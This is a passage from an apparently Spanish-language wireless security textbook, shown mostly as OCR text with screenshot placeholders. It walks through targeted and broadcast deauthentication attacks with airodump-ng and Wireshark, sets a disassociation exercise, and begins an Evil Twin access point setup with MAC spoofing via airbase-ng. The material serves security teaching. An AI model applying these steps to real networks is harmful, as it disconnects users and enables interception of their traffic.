
3. Ahora en la máquina atacante, iniciamos un ataque dirigido de deautenticación:



4. Tenga en cuenta cómo el cliente se desconecta del punto de acceso. Podemos verificarlo en la misma pantalla de airodump-ng, así:




5. Si se utiliza Wireshark para ver el tráfico, se dará cuenta de que nos acaba de enviar un montón de paquetes de deautenticación:



6. Podemos hacer el mismo ataque mediante el envío de difusión de deautenticación de paquetes (broadcast de-authentication packet) hacia el punto de acceso de la red inalámbrica.

   Esto tendrá el efecto de desconectar todos los clientes conectados:



17.6.5. Ataque de desasociación

Trata de ver cómo se puede llevar a cabo un ataque de desasociación contra la infraestructura con las herramientas disponibles en BackTrack. ¿Puede hacer un ataque de desasociación?

17.6.6. Evil twin y suplantación de identidad de punto de acceso MAC

Uno de los ataques más potentes en las infraestructuras WLAN es el Evil twin. La idea es básicamente introducir un punto de acceso controlado por el atacante en las inmediaciones de la red WLAN. Este punto de acceso se anuncia con el mismo SSID exacto de la red WLAN legítima.


Muchos usuarios de redes inalámbricas accidentalmente pueden conectarse a este punto de acceso malicioso y pensar que es parte de la red autorizada. Una vez que se establece la conexión el atacante puede orquestar un man-in-the-middle y mantener de forma fluida un reenvío del tráfico mientras escucha toda la comunicación. Vamos a ver cómo se lleva a cabo man-in-the-middle en el capítulo posterior. En el mundo real lo ideal es que el atacante estuviera cerca de la red autorizada, para que el usuario se confunda y accidentalmente se conecte a su red.

Un Evil twin que tiene la misma dirección MAC como un punto de acceso autorizado es aún más difícil de detectar y disuadir. Aquí es donde la suplantación MAC del punto de acceso comienza. En el siguiente experimento, vamos a ver cómo crear un Evil twin, junto con la suplantación del punto de acceso MAC.


17.6.7. Evil Twin y suplantación de MAC

Siga estas instrucciones para comenzar:


1. Use airodump-ng para localizar el BSSID del punto de acceso y el ESSID que nos gustaría emular en el Evil twin:




2. Conectamos un cliente inalámbrico al punto de acceso:




3. Utilizando esta información, se crea un nuevo punto de acceso con el mismo ESSID pero diferentes BSSID y dirección MAC con el comando airbase-ng:




4. Este nuevo punto de acceso también aparece en la pantalla de airodump-ng. Es importante tener en cuenta que tendrá que ejecutar airodump-ng en una nueva ventana con el siguiente comando airodump-ng - channel 11 wlan0 para ver este nuevo punto de acceso:

